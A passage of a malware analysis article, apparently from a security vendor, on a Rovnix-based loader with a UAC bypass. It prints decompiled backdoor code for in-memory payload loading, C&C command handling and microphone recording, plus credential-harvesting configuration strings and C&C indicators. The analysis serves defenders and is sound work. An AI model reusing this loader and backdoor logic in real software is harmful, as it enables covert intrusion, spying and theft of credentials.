
Having created the thread, the malware checks its presence in the system using OpenMutexA. It then starts a C&C communication cycle, within which a data packet about the infected device is generated. This packet is XOR-encrypted with the single-byte key 0xF7, and sent to C&C.



```
[-] [root]                                  00000000: 49 1f 00 00 [redacted] 44 | I...[redacted]4D
  [.] cmd_id = 8009                         00000010: 00 60 09 00 00 00 b0 f9 7f 00 00 00 00 e4 04 00 | .`..............
  [.] mac_address = [redacted]4D            00000020: 00 b5 01 00 00 00 00 00 00 06 00 00 00 04 00 00 | ................
  [.] cpu_frequency = 2400                  00000030: 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 | ................
  [.] physical_memory = 2147069952          00000040: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | ................
  [.] ansi_code_page_id = 1252              00000050: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | ................
  [.] oem_code_page_id = 437                00000060: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | ................
  [.] undefined_1 = 0                       00000070: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | ................
  [.] system_version = 6                    00000080: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | ................
  [.] number_of_processors = 4              00000090: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | ................
  [.] undefined_2 = 0                       000000a0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | ................
  [.] is_amd64 = 1                          000000b0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | ................
  [.] undefined_3 = 00 00 00 00 00 00 00 0…000000c0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | ................
  [.] computer_name = [redacted]            000000d0: 00 00 00 00 00 00 00 00 00 00 [redacted] | ..........[redacted]
  [.] undefined_4 = 00 00 00 00 00 00 00 0…000000e0: [redacted] 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | [redacted]..............
```

Structure of sent data

In response, the malware receives an executable file that is loaded into memory. Control is transferred to the entry point of this PE file.




```
if ( *a1 != 'ZM' )
  return 0;
v2 = *(a1 + 60);
if ( *(a1 + v2) != 'EP' )
  return 0;
v3 = v2 + a1 + 24;
v4 = *(v3 + 28);
v5 = CreateFileMappingA(0xFFFFFFFF, 0, 0x40u, 0, *(v3 + 56) + 4096, 0);
hFileMappingObject = v5;
if ( !v5 )
  return 0;
lpBaseAddress = MapViewOfFileEx(v5, 0x26u, 0, 0, 0, v4);
if ( !lpBaseAddress )
  lpBaseAddress = MapViewOfFileEx(hFileMappingObject, 0x26u, 0, 0, 0, 0);
CloseHandle(hFileMappingObject);
```

Displaying the PE file loaded into memory

Denouement: enter testing

The loader turns out not to be unique: several more instances were discovered during the analysis. They all have similar features, but with slight differences. For example, one of them checks that it is running properly by trying to register a NetService handler. If it fails (that is, the service is not running in the system), the malware stops working.




```
GetModuleFileNameA(0, &Filename, 0xFFu);
CharLowerA(&Filename);
ServiceStatus.dwWin32ExitCode = 0;
ServiceStatus.dwServiceSpecificExitCode = 0;
ServiceStatus.dwCheckPoint = 0;
ServiceStatus.dwWaitHint = 0;
ServiceStatus.dwServiceType = 0x110;
ServiceStatus.dwCurrentState = 2;
ServiceStatus.dwControlsAccepted = 4;
lstrcpyA(::String1, "NetService");
lstrcpyA(&String1, ::String1);
result = RegisterServiceCtrlHandlerA(&String1, HandlerProc);// returns zero if fails
hServiceStatus = result;
if ( result )
{
  v4 = v3;
  set_service_status(4);
  result = create_cnc_loop_thread(v4);
}
return result;
```

Example of a different version of the loader

Other instances of the loader do not use the bootkit, but do apply the same UAC bypass method. All indications are that the loader is currently being actively tested and equipped with various tools to bypass protection.

We also discovered instances that could serve as a payload for a loader. They contain similar PDB paths and the same C&Cs as the loaders. Interestingly, the addresses of the required APIs are got from the function name, which is obtained from the index in the configuration line.




```
get_str_from_config(10133, dword_10019644, dword_10019648, &LibFileName);
dword_1001935C = LoadLibraryA(&LibFileName);  // Winmm.dll
get_str_from_config(10134, dword_10019644, dword_10019648, &LibFileName);
*waveInOpen = GetProcAddress(dword_1001935C, &LibFileName);
get_str_from_config(10135, dword_10019644, dword_10019648, &LibFileName);
*waveInClose = GetProcAddress(dword_1001935C, &LibFileName);
get_str_from_config(10136, dword_10019644, dword_10019648, &LibFileName);
*waveInPrepareHeader = GetProcAddress(dword_1001935C, &LibFileName);
get_str_from_config(10137, dword_10019644, dword_10019648, &LibFileName);
*waveInUnprepareHeader = GetProcAddress(dword_1001935C, &LibFileName);
get_str_from_config(10138, dword_10019644, dword_10019648, &LibFileName);
*waveInAddBuffer = GetProcAddress(dword_1001935C, &LibFileName);
get_str_from_config(10139, dword_10019644, dword_10019648, &LibFileName);
*waveInStart = GetProcAddress(dword_1001935C, &LibFileName);
get_str_from_config(10140, dword_10019644, dword_10019648, &LibFileName);
*waveInStop = GetProcAddress(dword_1001935C, &LibFileName);
```

```
PS_10133=Winmm.dll
PS_10134=waveInOpen
PS_10135=waveInClose
PS_10136=waveInPrepareHeader
PS_10137=waveInUnprepareHeader
PS_10138=waveInAddBuffer
PS_10139=waveInStart
PS_10140=waveInStop
```

Getting the API addresses


At the command of C&C, this malware can run an EXE file with the specified parameters, record sound from the microphone and send the audio file to the cybercriminals, turn off or restart the computer, and so on.



```
      switch ( received_data )
      {
        case 8016u:
          CreateThread(0, 0, show_message_box_0, v4, 0, 0);
          break;
        case 8017u:
          CreateThread(0, 0, shell_execute_with_params, v4, 0, 0);
          break;
        case 8020u:
LABEL_23:
          CreateThread(0, 0, download_n_create_file, v4, 0, 0);
          break;
        case 8023u:
          CreateThread(0, 0, record_audio_and_send, v4, 0, 0);
          break;
        case 8024u:
          CreateThread(0, 0, download_n_write_file, v4, 0, 0);
          break;
        case 30004u:
          reboot_or_poweroff(0);                  // reboot
          *(v1 + 276) = 1;
          break;
        case 30005u:
          reboot_or_poweroff(1);                  // poweroff
          *(v1 + 276) = 1;
          break;
```

Processing a received command

The module name (E:\LtdProducts\Project\newproject\64bits\64AllSolutions\Release\PcConnect.pdb) suggests that the developers are positioning it as a backdoor, which could additionally have Trojan-Spy elements, judging by some configuration lines.



```
PS_10250=当前用户：
PS_10251= 用户密码：
PS_10252=[%04d-%02d-%02d %02d:%02d:%02d]
PS_10253=%s %s %s
PS_10254=***以下为系统登录帐号和密码[%04d-%02d-%02d %02d:%02d:%02d]***
PS_10255=.txt
PS_10256=Default
PS_10257=Winlogon
PS_10258=%SystemRoot%\System32\msgsvc.dll
PS_10259=HARDWARE\DESCRIPTION\System\CentralProcessor\0
```

Configuration snippet; the lines in Chinese mean "Current user:", "user password:", "Below are the system account and password [%04d-%02d-%02d %02d:%02d:%02d]***"***

Epilogue

Our analysis of malware masquerading as a "new initiative of the World Bank" shows that even well-known threats like Rovnix can throw up a couple of surprises when their source code goes public. Freed from the need to develop their own protection-bypassing tools from scratch, cybercriminals can pay more attention to the capabilities of their own malware and add extra "goodies" to the source code, such as UAC bypass. Kaspersky products detect this threat and its related modules as Trojan.Win32.Cidox, Trojan.Win32.Generic, Trojan.Win32.Hesv, and Trojan.Win32.Inject.

IOC

7CFC801458D64EF92E210A41B97993B0
E2A88836459088A1D5293EF9CB4B31B7
bamo.ocry[.]com:8433
45.77.244[.]191:8090
45.77.244[.]191:9090
45.77.244[.]191:5050
45.76.145[.]22:8080
149.28.30[.]158:443

- Bootkit
- DLL hijacking
- Malware Technologies
- Trojan

Authors

Expert Alexander Eremin

Oh, what a boot-iful mornin'

Your email address will not be published. Required fields are marked *